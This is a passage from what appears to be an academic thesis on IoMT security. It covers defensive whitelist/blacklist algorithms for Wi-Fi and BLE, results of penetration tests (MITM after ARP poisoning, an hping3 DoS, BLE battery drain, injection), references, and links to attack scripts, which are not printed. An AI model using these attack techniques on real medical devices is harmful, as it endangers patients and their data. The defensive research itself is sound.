            U_{IoMT} will encrypt his U_{Data} using $C_{PublicKey}$ Now U_{Data} = E_{Data}
            $U_{IoMT} \xrightarrow{\text{Share the } E_{Data}} C_{Server}$
            C_{Server} will decrypt the E_{Data} using his $C_{PrivateKey}$
            C_{Server} establishs SSL/TLS encryption session
        end if
    else
        U_{IoMT} stop the connection.
    end if
end if

Continuation of algorithm 1

Step 3

After establishing SSL connection

$U_{IoMT} \xrightarrow{\text{request for } ACK \text{ to share } U_{UDID}} C_{Server}$

$U_{IoMT} \xleftarrow{\text{send } ACK \text{ to share } U_{UDID}} C_{Server}$

$U_{IoMT} \xrightarrow{\text{sending } U_{UDID}} C_{Server}$

$U_{IoMT} \xleftarrow{ACK \text{ of receiving } U_{UDID}} C_{Server}$

then C_{Server} will list U_{UDID} to be W_{List}

$C_{Server} \xrightarrow{\text{request for } ACK \text{ to share } C_{UDID}} U_{IoMT}$

$C_{Server} \xleftarrow{\text{send } ACK \text{ to share } C_{UDID}} U_{IoMT}$

$C_{Server} \xrightarrow{\text{sending } C_{UDID}} U_{IoMT}$

$C_{Server} \xleftarrow{ACK \text{ of receiving } C_{UDID}} U_{IoMT}$

then U_{IoMT} will list C_{UDID} to be W_{List}

Step 4

while (U_{UDID} IN W_{List}) AND (C_{UDID} IN W_{List}) **do** ▷ both parties are checking if they have each other on their whitelist

(C_{Server}) will not set ($Counter$) AND (U_{IoMT}) will not set ($Counter$)

$U_{IoMT} \xrightarrow{\text{Sending to the } C_{Server} \text{ as trusted entity}} C_{Server}$

AND $C_{Server} \xrightarrow{\text{Sending to the } U_{IoMT} \text{ as trusted entity}} U_{IoMT}$

end while

if $H_{Hacker} \xrightarrow{\text{the Hacker sending messages to } C_{Server} \text{ or } U_{IoMT}}$ (C_{Server}) OR (U_{IoMT} **then**)

(C_{Server}) OR (U_{IoMT}) will check if (H_{UDID}) IN (W_{List})

if (H_{UDID}) NOT IN (W_{List}) **then**

(H_{UDID}) will be in (B_{List}) AND will set $Counter$ for 5 ▷ the Hacker will be added in the Blacklist and set a counter only to receive 5 messages then automatically block

"Secure Comm: DOS-Resilient Communication for Client and Provide" consists of four main steps:

Step 1: Establish a Secure Connection, the IoMT device user requests Two-Factor Authentication (2FA) from the Cloud Server. Upon receiving the 2FA, the user generates a Secure Token (SToken).

Step 2: Verification and Data Sharing, verify that the user's token matches the one from the server to ensure it is valid. If the token is verified, determine if the data needs to be shared. Establish an SSL/TLS encryption session to share the data if it has already been encrypted. If the data is not encrypted, the user IoMT device and the server will exchange their public keys to enable asymmetric encryption. Once encrypted, they will establish an SSL/TLS encryption session.

Step 3: Send and Receive Unique Device Identifiers, the user IoMT device and the Cloud Server exchange their Unique Device Identifiers (UIDDs) over the established SSL connection. Each party lists the other's UIDD on their respective Whitelists.

Step 4: Whitelist and Blacklist Management, if their UDIDs are in each other's whitelist, both the user IoMT device and the Cloud Server send messages to each other as trusted entities. If a UIDD is not found in the Whitelist, it added to a Blacklist. Entities in the Blacklist can only send up to five messages before being automatically blocked. This algorithm ensures a secure and resilient communication channel between the user IoMT device and the Cloud Server by leveraging two-factor authentication, token verification, encryption, and Whitelist/Blacklist management.

Table 6.6: Notation scheme for Algorithm 2: Dynamic BLE IoMT Shield

Symbol	**Meaning**
U_{IoMT}	User IoMT device
W_{List}	Whitelist
B_{List}	Blacklist
$M_{Address}$	MAC address
$R_{Requester}$	Requester
BE_{Timer}	Blacklist expiry Timer
NFC_{Tag}	NFC Tag
BL_{Queue}	Blacklist Queue (Linked List)

Algorithm 2 Dynamic BLE IoMT Shield

$M_{Requester} \xrightarrow{\text{Request to initiate connection}} U_{IoMT}$
$U_{IoMT}.T_{BlackListExpiry}$ ▷ Update blacklist timer, reset if necessary
if $U_{IoMT}.M_{Address} \in W_{List}$ **then**
    Connection Allowed ▷ Device is in whitelist
    Initiate Secure Connection ▷ Use encrypted channels
    Send Success Feedback to System and User
else
    if $U_{IoMT}.M_{Address} \in B_{List}$ **then**
        Reject and do not accept requests ▷ Device is in blacklist
        Send Rejection Notification
    else
        if Not Previously Attempted Connection **then**
            Add to $Q_{BlackListQueue}$ with Timestamp
        end if
        $Q_{BlackListQueue}[U_{IoMT}.M_{Address}].timesRequested \leftarrow Q_{BlackListQueue}[U_{IoMT}.M_{Address}].timesRequested + 1$
        if $Q_{BlackListQueue}[U_{IoMT}.M_{Address}].timesRequested > 5$ **and** Time < 30 Minutes **then**
            $B_{List}.add(U_{IoMT}.M_{Address})$ ▷ Blacklist after excessive attempts
            Send Blacklist Notification
        else
            Reject Connection ▷ Not whitelisted or blacklisted yet
            Send Rejection Notification
        end if
    end if
end if
Procedure for whitelisting a device via NFC
if Close proximity with N_{NFC} Tag and Authenticated **then**
    Establish Secure Direct Connection
    Add $U_{IoMT}.M_{Address}$ to W_{List} ▷ Whitelist device via NFC tag
    Log Whitelist Event

"Dynamic BLE IoMT Shield" is designed to manage BLE connections for IoMT devices by dynamically handling whitelists and blacklists to enhance security. It involves several steps and conditions to decide whether to allow or reject connection requests based on the device's status in these lists.

Step-by-Step Explanation:

Step 1: Initiate Connection Request

The requesting device (MRequester) sends a request to initiate a connection to the IoMT device (UIoMT).

Step 2: Update Blacklist Timer

The UIoMT device updates the blacklist timer and resets it if necessary. This step ensures that blacklist entries are managed based on time.

Step 3: Check Whitelist

Condition: If the requesting device's address (UIoMT.MAddress) is found in the whitelist (WList):

- **Action:** Allow the connection.
- **Secure Connection:** Initiate a secure connection using encrypted channels.
- **Feedback:** Send a success notification to the system and the user.

Step 4: Check Blacklist

Condition: If the requesting device's address is found in the blacklist (BList):

- **Action:** Reject the connection request..
- **Feedback:** Send a rejection notification to the requesting device..

Step 5: Handle Unlisted Devices

Condition: If the device is not in the whitelist or blacklist:

- **Check Connection Attempts:** If this is not a previously attempted connection:
  - Add the device to a queue (BlackList Queue) with a timestamp.

- **Update Attempts:** If this is previously attempted connection increment the number of times this device has requested a connection.
- **Excessive Attempts:** If the number of connection attempts exceeds 5 within 30 minutes:
  - **Action:** Add the device to the blacklist.
  - **Notification:** Send a blacklist notification to the requesting device.
- **Otherwise: If attempts are within limits:**
  - **Action:** Reject the connection request.
  - **Notification:** Send a rejection notification to the requesting device.

Step 6: Whitelist via NFC

Condition: If the device is in close proximity to the custom NFC tag:

- **Action:** Establish a secure direct connection.
- **Whitelist:** Add the device to the whitelist (WList).
- **Log Event:** Record the whitelisting event for auditing purposes.

7 Discussion

This study aimed to elucidate the susceptibility of IoMT devices, which are integral to daily human activities, to a specified threat vector both before and after the deployment of a security framework employing commonly used Wi-Fi and Bluetooth LE communications. Additionally, this research proposed a security algorithm designed to mitigate these risks. The ultimate aim was to enhance the security dimension of IoMT devices and to increase awareness regarding prevalent vulnerabilities.

A comprehensive systematic literature review addressed the initial research question **(RQ1)** to delineate the threat vectors associated with the (IoMT) devices. This review elucidated multiple threat vectors, particularly emphasizing the vulnerabilities inherent in Wi-Fi and Bluetooth LE technologies. Although efforts made to categorize these threats systematically, overlapping vulnerabilities across various connectivity methods accentuate the complexity of fortifying IoMT devices against security breaches. The array of threats highlights the multifaceted challenges confronting IoMT security, compelling the adoption of an integrated threat management approach.

The research question two **(RQ2)** of this investigation employed Arduino Uno Wi-Fi rev2 and Arduino NANO 33 BLE to mimic IoMT devices and conduct penetration testing using the Penetration Testing Execution Standard (PTES) algorithm. This testing was executed initially without implementing any security frameworks, followed by applying a security framework. Several challenges were encountered during the mimicking and coding phases, primarily due to bugs within the Arduino Integrated Development Environment (IDE) and the absence of necessary libraries. Despite these limitations, the experimental outcomes were deemed satisfactory within the research scope. Penetration tests on the device lacking a security framework revealed that nearly all attack vectors for Wi-Fi and Bluetooth LE communications were successful. However, implementing a downgrade attack was not feasible due to equipment limitations.

Nevertheless, an injection packet crafted successfully prepared by modifying the CONNECT-IND packet contents using Python scripts, as detailed in Appendices A.3 and A.4. After the integration of components specified by the IoTSF Security framework, the majority of Wi-Fi

attacks were mitigated, particularly those that were dependant to man-in-the-middle (MITM) attacks, which extensively conducted following ARP poisoning. The transition from HTTP to HTTPS and SSL significantly enhanced security, yielding satisfactory results. Despite these improvements, a Denial of Service (DOS) attack using hping3 targeted not at the server but at the mimicked device was still feasible. This attack could incapacitate the device's ability to transmit data and deplete its battery, posing a substantial threat given that prolonged use of this attack could temporarily and permanently render the device inoperative. Regarding Bluetooth LE security, it was discovered that the IoTSF framework does not address vulnerabilities associated with BLE connections, resulting in all pre-framework implementation attacks remaining viable. This finding underscores a significant gap in the security framework, underlining the necessity for more robust protective measures for devices utilizing BLE.

To address the third research question, algorithms were developed to counteract the residual vulnerabilities following the implementation of security frameworks, specifically targeting Denial of Service (DoS) attacks directed at the IoMT device instead of the server on the Wi-Fi communication security side and all defined threat vector attacks including Battery Drain, BDOS, Fuzzing, and Sniffing except Downgrade attack for the BLE communications.

To address the third research question **(RQ3)**, this study formulated specialized algorithms to mitigate residual vulnerabilities that persist following the implementation of security frameworks. The initial algorithm, "Secure Comm: DOS-Resilient Communication for Client and Provider," explicitly targets vulnerabilities that enable a Denial of Service (DoS) attack. Unlike conventional approaches focusing on server security, this algorithm is designed to protect the IoMT devices themselves within the context of Wi-Fi communication security. The second algorithm, "Dynamic BLE IoMT Shield," addresses all identified threat vectors that impact BLE communications. This includes vulnerabilities such as Battery Drain, Bluetooth DoS (BDOS), Fuzzing, and Sniffing.

8 Conclusion and Future Work

In conclusion, this research successfully addressed critical challenges in the security of IoMT devices, emphasizing the necessity for tailored security frameworks to safeguard sensitive medical data. The pivotal findings reveal significant vulnerabilities within existing security frameworks, particularly in managing BLE communications, as the IoTSF outlines. Notably, the development of two bespoke security algorithms, "Dynamic BLE IoMT Shield" and "Secure Comm: DoS-Resilient Communication for Client and Provider," marks a significant advancement in IoMT security, offering robust solutions to previously identified deficiencies. These contributions enhance the resilience of IoMT devices against cyber threats and set a foundational precedent for subsequent innovations in healthcare cybersecurity.

Future research endeavors should conduct penetration testing on actual IoMT devices, utilizing the specific attack vectors delineated within this study. Such empirical testing is essential to validate the efficacy of the proposed security measures under real-world conditions, which may differ markedly from simulated environments. Further, it is advisable to extend penetration testing to the Application and Perception layers. This recommendation arises because this research primarily focused on identifying and addressing vulnerabilities within the Network Layer. Comprehensive testing across multiple layers will ensure a more robust evaluation of the system's security posture. Additionally, an ongoing focus must be placed on the practical implementation of the newly developed security algorithms across diverse IoMT platforms. This should include a broad deployment and a continuous refinement of these solutions to address and neutralize emerging cyber threats preemptively. The proactive adaptation of security measures in response to evolving threat landscapes is crucial for maintaining the integrity and confidentiality of medical data.

References

[1] F. B. Insights, "Iomt (internet of medical things) market size, share covid-19 impact analysis,," October 2021. [Online]. Available: https://www.fortunebusinessinsights.com/industry-reports/internet-of-medical-things-iomt-market-101844

[2] T. B. Insights, "Internet of medical things [iomt] market size by platform,." [Online]. Available: https://www.thebrainyinsights.com/report/internet-of-medical-things-iomt-market-13410

[3] M. Javaid, A. Haleem, R. P. Singh, S. Rab, M. I. Ul Haq, and A. Raina, "Internet of things in the global healthcare sector: Significance, applications, and barriers," *International Journal of Intelligent Networks*, vol. 3, pp. 165–175, 2022. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S2666603022000197

[4] A. Gatouillat, Y. Badr, B. Massot, and E. Sejdić, "Internet of medical things: A review of recent contributions dealing with cyber-physical systems in medicine," *IEEE Internet of Things Journal*, vol. 5, no. 5, pp. 3810–3822, 2018. [Online]. Available: https://ieeexplore.ieee.org/document/8388188

[5] R. Salama, F. Al-Turjman, P. Chaudhary, and S. P. Yadav, "(benefits of internet of things (iot) applications in health care - an overview)," pp. 778–784, 2023. [Online]. Available: https://ieeexplore.ieee.org/document/10141452

[6] M. Chauvin, O. Piot, S. Boveda, L. Fauchier, and P. Defaye, "Pacemakers and implantable cardiac defibrillators: Must we fear hackers? cybersecurity of implantable electronic devices," *Archives of Cardiovascular Diseases*, vol. 116, no. 2, pp. 51–53, 2023. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S1875213623000062

[7] *Healthcare Data Breach Statistics*. [Online]. Available: https://www.hipaajournal.com/healthcare-data-breach-statistics/

[8] "Bhc-iot: A survey on healthcare iot security issues and blockchain-based solution," vol. 2. [Online]. Available: https://www.ijecer.org/ijecer/article/view/302

[9] A. Mosenia and N. K. Jha, "A comprehensive study of security of internet-of-things," *IEEE Transactions on Emerging Topics in Computing*, vol. 5, no. 4, pp. 586–602, 2017.

[10] P. Sharma, M. Kherajani, D. Jain, and D. Patel, "A study of routing protocols, security issues and attacks in network layer of internet of things framework," in *2nd International Conference on Data, Engineering and Applications (IDEA)*, 2020, pp. 1–6.

[11] T. Ahmed Alhaj, S. M. Abdulla, M. A. E. Iderss, A. A. A. Ali, F. A. Elhaj, M. A. Remli, and L. A. Gabralla, "A survey: To govern, protect, and detect security principles on internet of medical things (iomt)," *IEEE Access*, vol. 10, pp. 124 777–124 791, 2022. [Online]. Available: https://ieeexplore.ieee.org/document/9964214

[12] M. Mahmood, M. I. Khan, Ziauddin, H. Hussain, I. Khan, S. Rahman, M. Shabir, and B. Niazi, "Improving security architecture of internet of medical things: A systematic literature review," *IEEE Access*, vol. 11, pp. 107 725–107 753, 2023. [Online]. Available: https://ieeexplore.ieee.org/document/10138814

[13] T. Nusairat, M. M. Saudi, and A. B. Ahmad, "A recent assessment for the ransomware attacks against the internet of medical things (iomt): A review," pp. 238–242, 2023. [Online]. Available: https://ieeexplore.ieee.org/document/10237161

[14] K. Kandasamy, S. Srinivas, K. Achuthan, and V. P. Rangan, "Iot cyber risk: A holistic analysis of cyber risk assessment frameworks, risk vectors, and risk ranking process," *EURASIP Journal on Information Security*, vol. 2020, no. 1, May 2020. [Online]. Available: https://doi.org/10.1186/s13635-020-00111-0

[15] "Technical guidelines - the penetration testing execution standard," *PTES Technical Guidelines - The Penetration Testing Execution Standard*. [Online]. Available: http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines

[16] *Technical guide to information security testing and assessment*. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf

[17] "The open source security testing methodology manual," *OSSTMM 3 – The open source security testing ...*, 2010. [Online]. Available: https://www.isecom.org/OSSTMM.3.pdf

[18] "Internet of things | owasp foundation," *OWASP Internet of Things | OWASP Foundation*. [Online]. Available: https://owasp.org/www-project-internet-of-things/

[19] "https://doi.org/10.1007/s11276-020-02340-0," 2016. [Online]. Available: https://www.iiconsortium.org/iisf/

[20] iotsecurityfoundation.org, 2021. [Online]. Available: https://iotsecurityfoundation.org/wp-content/uploads/2021/11/IoTSF-IoT-Security-Assurance-Framework-Release-3.0-Nov-2021-1.pdf

[21] P. X. Zou, X. Xu, J. Sanjayan, and J. Wang, "A mixed methods design for building occupants' energy behavior research," *Energy and Buildings*, vol. 166, pp. 239–249, 2018.

[22] V. Venkatesh, S. A. Brown, and H. Bala, "Bridging the qualitative-quantitative divide: Guidelines for conducting mixed methods research in information systems," *MIS Quarterly*, vol. 37, no. 1, pp. 21–54, 2013.

[23] S. Tariq and J. Woodman, "Using mixed methods in health research," *JRSM Short Reports*, vol. 4, no. 6, p. 2042533313479197, 2013. [Online]. Available: https://doi.org/10.1177/2042533313479197

[24] C. L. Snelson, "Qualitative and mixed methods social media research: A review of the literature," *International Journal of Qualitative Methods*, vol. 15, no. 1, p. 1609406915624574, 2016. [Online]. Available: https://doi.org/10.1177/1609406915624574

[25] P. Shannon-Baker, "Making paradigms meaningful in mixed methods research," *Journal of Mixed Methods Research*, vol. 10, no. 4, pp. 319–334, 2016. [Online]. Available: https://doi.org/10.1177/1558689815575861

[26] P. Pluye and Q. N. Hong, "Combining the power of stories and the power of numbers: Mixed methods research and mixed studies reviews," *Annual Review of Public Health*, vol. 35, pp. 29–45, 2014. [Online]. Available: https://www.annualreviews.org/content/journals/10.1146/annurev-publhealth-032013-182440

[27] P. Pluye, E. Bengoechea, V. Granikov, N. Kaur, and D. Tang, "A world of possibilities in mixed methods: Review of the combinations of strategies used to integrate qualitative and quantitative phases, results and data," vol. 10, pp. 41–56, 07 2018.

[28] P. M. Catheryn Khoo-Lattimore and R. Yung, "The time has come: a systematic literature review of mixed methods research in tourism," *Current Issues in Tourism*, vol. 22, no. 13, pp. 1531–1550, 2019. [Online]. Available: https://doi.org/10.1080/13683500.2017.1406900

[29] Q. N. Hong, A. Gonzalez-Reyes, and P. Pluye, "Improving the usefulness of a tool for appraising the quality of qualitative, quantitative and mixed methods studies, the mixed methods appraisal tool (mmat)," *Journal of Evaluation in Clinical Practice*, vol. 24, no. 3, pp. 459–467, 2018. [Online]. Available: https://doi.org/10.1111/jep.12884

[30] D. Henry, A. Dymnicki, N. Mohatt, J. Allen, and J. Kelly, "Clustering methods with qualitative data: A mixed methods approach for prevention research with small samples," vol. 16, 05 2015.

[31] T. Guetterman, J. Molina-Azorin, and M. Fetters, "Virtual special issue on "integration in mixed methods research"," vol. 14, pp. 430–435, 10 2020.

[32] O. Guerra-Santin, N. Romero Herrera, E. Cuerda, and D. Keyson, "Mixed methods approach to determine occupants' behaviour – analysis of two case studies," *Energy and Buildings*, vol. 130, pp. 546–566, 2016. [Online]. Available: https://doi.org/10.1016/j.enbuild.2016.08.084

[33] A. Fakis, R. Hilliam, H. Stoneley, and M. Townend, "Quantitative analysis of qualitative information from interviews: A systematic literature review," *Journal of Mixed Methods Research*, vol. 8, no. 2, pp. 139–161, 2014. [Online]. Available: https://doi.org/10.1177/1558689813495111

[34] P. Carayon, S. Kianfar, Y. Li, A. Xie, B. Alyousef, and A. Wooldridge, "A systematic review of mixed methods research on human factors and ergonomics in

health care," *Applied Ergonomics*, vol. 51, pp. 291–321, 2015. [Online]. Available: https://doi.org/10.1016/j.apergo.2015.06.001

[35] F. Bodendorf, M. Sauter, and J. Franke, "A mixed methods approach to analyze and predict supply disruptions by combining causal inference and deep learning," *International Journal of Production Economics*, vol. 256, p. 108708, 2023. [Online]. Available: https://doi.org/10.1016/j.ijpe.2022.108708

[36] S. Behrendt, A. Richter, and M. Trier, "Mixed methods analysis of enterprise social networks," *Computer Networks*, vol. 75, pp. 560–577, 2014. [Online]. Available: https://doi.org/10.1016/j.comnet.2014.08.025

[37] H. Aramo-Immonen, "Mixed methods research design," pp. 32–43, 2013. [Online]. Available: https://doi.org/10.1007/978-3-642-35879-1_5

[38] A. Ghubaish, T. Salman, M. Zolanvari, D. Unal, A. Al-Ali, and R. Jain, "Recent advances in the internet-of-medical-things (iomt) systems security," *IEEE Internet of Things Journal*, vol. 8, no. 11, pp. 8707–8718, 2021.

[39] S. Razdan and S. Sharma, "Internet of medical things (iomt): Overview, emerging technologies, and case studies," *IETE Technical Review*, vol. 39, 05 2021.

[40] I. P, "Convergence of eco-system technologies: potential for hybrid electronic health record (ehr) systems combining distributed ledgers and the internet of medical things towards delivering value-based healthcare (doctoral dissertation, massachusetts institute of technology)."

[41] S. e. a. Bakare, "Data privacy laws and compliance: A comparative review of the eu gdpr and usa regulations, computer science it research journal." [Online]. Available: https://doi.org/10.51594/csitrj.v5i3.859

[42] S. Srivastava, "How iot in healthcare is revolutionizing the medical industry," *Appinventiv*, 2024. [Online]. Available: https://appinventiv.com/blog/iot-in-healthcare/

[43] G. Yasmeen, N. Javed, and D. T. Ahmed, "Interoperability: A challenge for iomt," 11 2021.

[44] J. Dizdarević, F. Carpio, A. Jukan, and X. Masip-Bruin, "A survey of communication protocols for internet of things and related challenges of fog and cloud computing integration," *ACM Comput. Surv.*, vol. 51, no. 6, jan 2019. [Online]. Available: https://doi.org/10.1145/3292674

[45] V. Theodorou and M.-E. Xezonaki, "Network slicing for multi-tenant edge processing over shared iot infrastructure," in *2020 6th IEEE Conference on Network Softwarization (NetSoft)*, 2020, pp. 8–14.

[46] M. Sugadev, S. Rayen, J. Harirajkumar, R. Rathi, A. Gopalan, R. Shunmugam, and K. Ramaswamy, "Implementation of combined machine learning with the big data model in iomt systems for the prediction of network resource consumption and improving the data delivery," *Computational Intelligence and Neuroscience*, vol. 2022, 07 2022.

[47] B. Cusack and A. Kyaw, "Forensic readiness for wireless medical systems," *Proceedings of the 10th Australian Digital Forensics Conference, ADF 2012*, pp. 21–32, 01 2012.

[48] O. S. McFarland RJ, "An exploratory study on the use of internet of medical things (iomt) in the healthcare industry and their associated cybersecurity risks." *InProceedings on the International Conference on Internet Computing (ICOMP) 2019 (pp. 115-121). The Steering Committee of The World Congress in Computer Science, Computer Engineering and Applied Computing (WorldComp).*

[49] K. W. R. J. F. Kurose, *Computer Networking: A Top- Down Approach Featuring the Internet Edition: 7th Edition.*, Pearson Year, 2017, pp. 333–394.

[50] T. Poongodi, A. Rathee, I. Ranganathan, and A. Rathee, *IoT Sensing Capabilities: Sensor Deployment and Node Discovery, Wearable Sensors, Wireless Body Area Network (WBAN), Data Acquisition*, 08 2021.

[51] Y. Cui, F. Liu, X. Jing, and J. Mu, "Integrating sensing and communications for ubiquitous iot: Applications, trends, and challenges," *IEEE Network*, vol. 35, no. 5, pp. 158–167, 2021.

[52] M. Rahman and H. Jahankhani, "Security vulnerabilities in existing security mechanisms for iomt and potential solutions for mitigating cyber-attacks," *Information security technologies for controlling pandemics*, pp. 307–334, 2021.

[53] D. Koutras, G. Stergiopoulos, T. Dasaklis, P. Kotzanikolaou, D. Glynos, and C. Douligeris, "Security in iomt communications: A survey," *Sensors*, vol. 20, no. 17, 2020. [Online]. Available: https://www.mdpi.com/1424-8220/20/17/4828

[54] T. Vaiyapuri, A. Binbusayyis, and V. Varadarajan, "Security, privacy and trust in iomt enabled smart healthcare system: A systematic review of current and future trends," *International Journal of Advanced Computer Science and Applications*, vol. 12, no. 2, 2021.

[55] B. Bhushan, A. Kumar, A. K. Agarwal, A. Kumar, P. Bhattacharya, and A. Kumar, "Towards a secure and sustainable internet of medical things (iomt): Requirements, design challenges, security techniques, and future trends," *Sustainability*, vol. 15, no. 7, p. 6177, 2023.

[56] N. Singh, R. Buyya, and H. Kim, "Securing cloud-based internet of things: Challenges and mitigations," *arXiv preprint arXiv:2402.00356*, 2024.

[57] T. Yaqoob, H. Abbas, and M. Atiquzzaman, "Security vulnerabilities, attacks, countermeasures, and regulations of networked medical devices—a review," *IEEE Communications Surveys & Tutorials*, vol. 21, no. 4, pp. 3723–3768, 2019.

[58] N. Shen, L. Sequeira, M. P. Silver, A. Carter-Langford, J. Strauss, and D. Wiljer, "Patient privacy perspectives on health information exchange in a mental health context: qualitative study," *JMIR mental health*, vol. 6, no. 11, p. e13306, 2019.

[59] R. Leszczyna, "Review of cybersecurity assessment methods: Applicability perspective," *Computers & Security*, vol. 108, p. 102376, 2021.

[60] H. U. Khan, F. Ali, Y. Alshehri, S. Nazir *et al.*, "Towards enhancing the capability of iot applications by utilizing cloud computing concept," *Wireless Communications and Mobile Computing*, vol. 2022, 2022.

[61] Y. He, E. Zamani, I. Yevseyeva, and C. Luo, "Artificial intelligence–based ethical hacking for health information systems: Simulation study," *Journal of Medical Internet Research*, vol. 25, p. e41748, 2023.

[62] D. Dolezel and A. McLeod, "Managing security risk: modeling the root causes of data breaches," *The Health Care Manager*, vol. 38, no. 4, pp. 322–330, 2019.

[63] N. A. Chandra, K. Ramli, A. A. P. Ratna, and T. S. Gunawan, "Information security risk assessment using situational awareness frameworks and application tools," *Risks*, vol. 10, no. 8, p. 165, 2022.

[64] W. Wardana, A. Almaarif, and A. Widjajarto, "Vulnerability assessment and penetration testing on the xyz website using nist 800-115 standard," *J. Ilm. Indones*, vol. 7, no. 1, pp. 520–529, 2022.

[65] D. N. Astrida, A. R. Saputra, and A. I. Assaufi, "Analysis and evaluation of wireless network security with the penetration testing execution standard (ptes)," *Sinkron: jurnal dan penelitian teknik informatika*, vol. 6, no. 1, pp. 147–154, 2021.

[66] M. C. Ghanem and T. M. Chen, "Reinforcement learning for efficient network penetration testing," *Information*, vol. 11, no. 1, p. 6, 2019.

[67] N. J. van den Hout, "Standardised penetration testing? examining the usefulness of current penetration testing methodologies," *no. August*, p. 70, 2019.

[68] A. Aibekova and V. Selvarajah, "Offensive security: Study on penetration testing attacks, methods, and their types," in *2022 IEEE International Conference on Distributed Computing and Electrical Circuits and Electronics (ICDCECE)*. IEEE, 2022, pp. 1–9.

[69] M. Walkowski, M. Krakowiak, J. Oko, and S. Sujecki, "Efficient algorithm for providing live vulnerability assessment in corporate network environment," *Applied Sciences*, vol. 10, no. 21, 2020. [Online]. Available: https://www.mdpi.com/2076-3417/10/21/7926

[70] *Men-in-the-Middle Attack Simulation on Low Energy Wireless Devices using Software Define Radio*. Zenodo, Jun. 2019. [Online]. Available: https://doi.org/10.5281/zenodo.3256223

[71] S. Kajwadkar and V. K. Jain, "A novel algorithm for dos and ddos attack detection in internet of things," in *2018 Conference on Information and Communication Technology (CICT)*, 2018, pp. 1–4.

[72] R. Boussada, B. Hamdane, M. E. Elhdhili, and L. A. Saidane, "Privacy-preserving aware data transmission for iot-based e-health," *Computer Networks*, vol. 162, p. 106866, 2019. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S1389128619305730

[73] B. Pingle, A. Mairaj, and A. Y. Javaid, "Real-world man-in-the-middle (mitm) attack implementation using open source tools for instructional use," in *2018 IEEE International Conference on Electro/Information Technology (EIT)*, 2018, pp. 0192–0197.

[74] R. Sahay, G. Geethakumari, B. Mitra, and N. Goyal, "Investigating packet dropping attacks in rpl-dodag in iot," in *2019 IEEE 5th International Conference for Convergence in Technology (I2CT)*, 2019, pp. 1–5.

[75] S. Rizvi, A. Kurtz, J. Pfeffer, and M. Rizvi, "Securing the internet of things (iot): A security taxonomy for iot," in *2018 17th IEEE International Conference On Trust, Security And Privacy In Computing And Communications/ 12th IEEE International Conference On Big Data Science And Engineering (TrustCom/BigDataSE)*, 2018, pp. 163–168.

[76] P. Mann, N. Tyagi, S. Gautam, and A. Rana, "Classification of various types of attacks in iot environment," in *2020 12th International Conference on Computational Intelligence and Communication Networks (CICN)*, 2020, pp. 346–350.

[77] Z. Xu, C. Xu, W. Liang, J. Xu, and H. Chen, "A lightweight mutual authentication and key agreement scheme for medical internet of things," *IEEE Access*, vol. 7, pp. 53 922–53 931, 2019.

[78] M. Z. Q. University, M. Zubair, Q. University, D. U. Q. University, D. Unal, A. A.-A. Q. University, A. Al-Ali, A. S. Q. University, A. Shikfa, and O. M. A. Metrics, "Exploiting bluetooth vulnerabilities in e-health iot devices: Proceedings of the 3rd international conference on future networks and distributed systems," *ACM Other conferences*, Jul 2019. [Online]. Available: https://dl.acm.org/doi/10.1145/3341325.3342000

[79] S. Ditton, A. Tekeoglu, K. Bekiroglu, and S. Srinivasan, "A proof of concept denial of service attack against bluetooth iot devices," in *2020 IEEE International Conference on Pervasive Computing and Communications Workshops (PerCom Workshops)*, 2020, pp. 1–6.

[80] D. Antonioli, N. O. Tippenhauer, and K. Rasmussen, "Key negotiation downgrade attacks on bluetooth and bluetooth low energy," vol. 23, no. 3, 2020. [Online]. Available: https://doi.org/10.1145/3394497

[81] R. Upadhyay, S. Khan, H. Tripathi, and U. R. Bhatt, "Detection and prevention of ddos attack in wsn for aodv and dsr using battery drain," in *2015 International Conference on Computing and Network Communications (CoCoNet)*, 2015, pp. 446–451.

[82] S. Sarkar, J. Liu, and E. Jovanov, "A robust algorithm for sniffing ble long-lived connections in real-time," pp. 1–6, 2019.

[83] A. Ray, V. Raj, M. Oriol, A. Monot, and S. Obermeier, "Bluetooth low energy devices security testing framework," pp. 384–393, 2018.

[84] *Kali Linux*, Nov 2023. [Online]. Available: https://www.kali.org/docs/introduction/what-is-kali-linux/

[85] M. Davies, E. Furey, and K. Curran, "Improving compliance with bluetooth device detection," *TELKOMNIKA (Telecommunication Computing Electronics and Control)*. [Online]. Available: http://doi.org/10.12928/telkomnika.v17i5.12929

A Used codes for research

A.1 Mimicked IoMT device with Wi-Fi

The source code can be found at the following link: https://github.com/Plann1ng/Safeguarding-the-functionality-of-Internet-Of-Medical-Things-based-Electronic-Devices/blob/main/A.1-MimicIoMTNoSecWi-Fi.ino

Listing 1: Mimicked IoMT device with Wi-Fi without security framework

A.2 Mimicked IoMT Device with Bluetooth Low Energy

The source code can be found at the following link: https://github.com/Plann1ng/Safeguarding-the-functionality-of-Internet-Of-Medical-Things-based-Electronic-Devices/blob/main/A.2-MimicIoMTNoSecBLE.ino

Listing 2: Mimicked IoMT Device with Bluetooth Low Energy without security implementation

A.3 Downgrade Attack logic

The source code can be found at the following link: https://github.com/Plann1ng/Safeguarding-the-functionality-of-Internet-Of-Medical-Things-based-Electronic-Devices/blob/main/A.3-Downgrade.py

Listing 3: Downgrade Attack logic

A.4 Injection Logic leveraging downgrade attack

The source code can be found at the following link: https://github.com/Plann1ng/Safeguarding-the-functionality-of-Internet-Of-Medical-Things-based-Electronic-Devices/blob/main/A.4-Inject.py

Listing 4: Injection Attack logic

A.5 Battery Drain Attack logic

The source code can be found at the following link: https://github.com/Plann1ng/Safeguarding-the-functionality-of-Internet-Of-Medical-Things-based-Electronic-Devices/blob/main/A.5-BatteryDrain.sh

Listing 5: Battery Drain Attack logic

A.6 Mimicked IoMT Device over Bluetooth Low Energy with Security implementations

The source code can be found at the following link: https://github.com/Plann1ng/Safeguarding-the-functionality-of-Internet-Of-Medical-Things-based-Electronic-Devices/blob/main/A.6-MimicIoMTWithSecBLE.ino

Listing 6: Mimicked IoMT Device over Bluetooth Low Energy with Security implementations

A.7 Mimicked IoMT Device with Wi-Fi Secuirty Framework

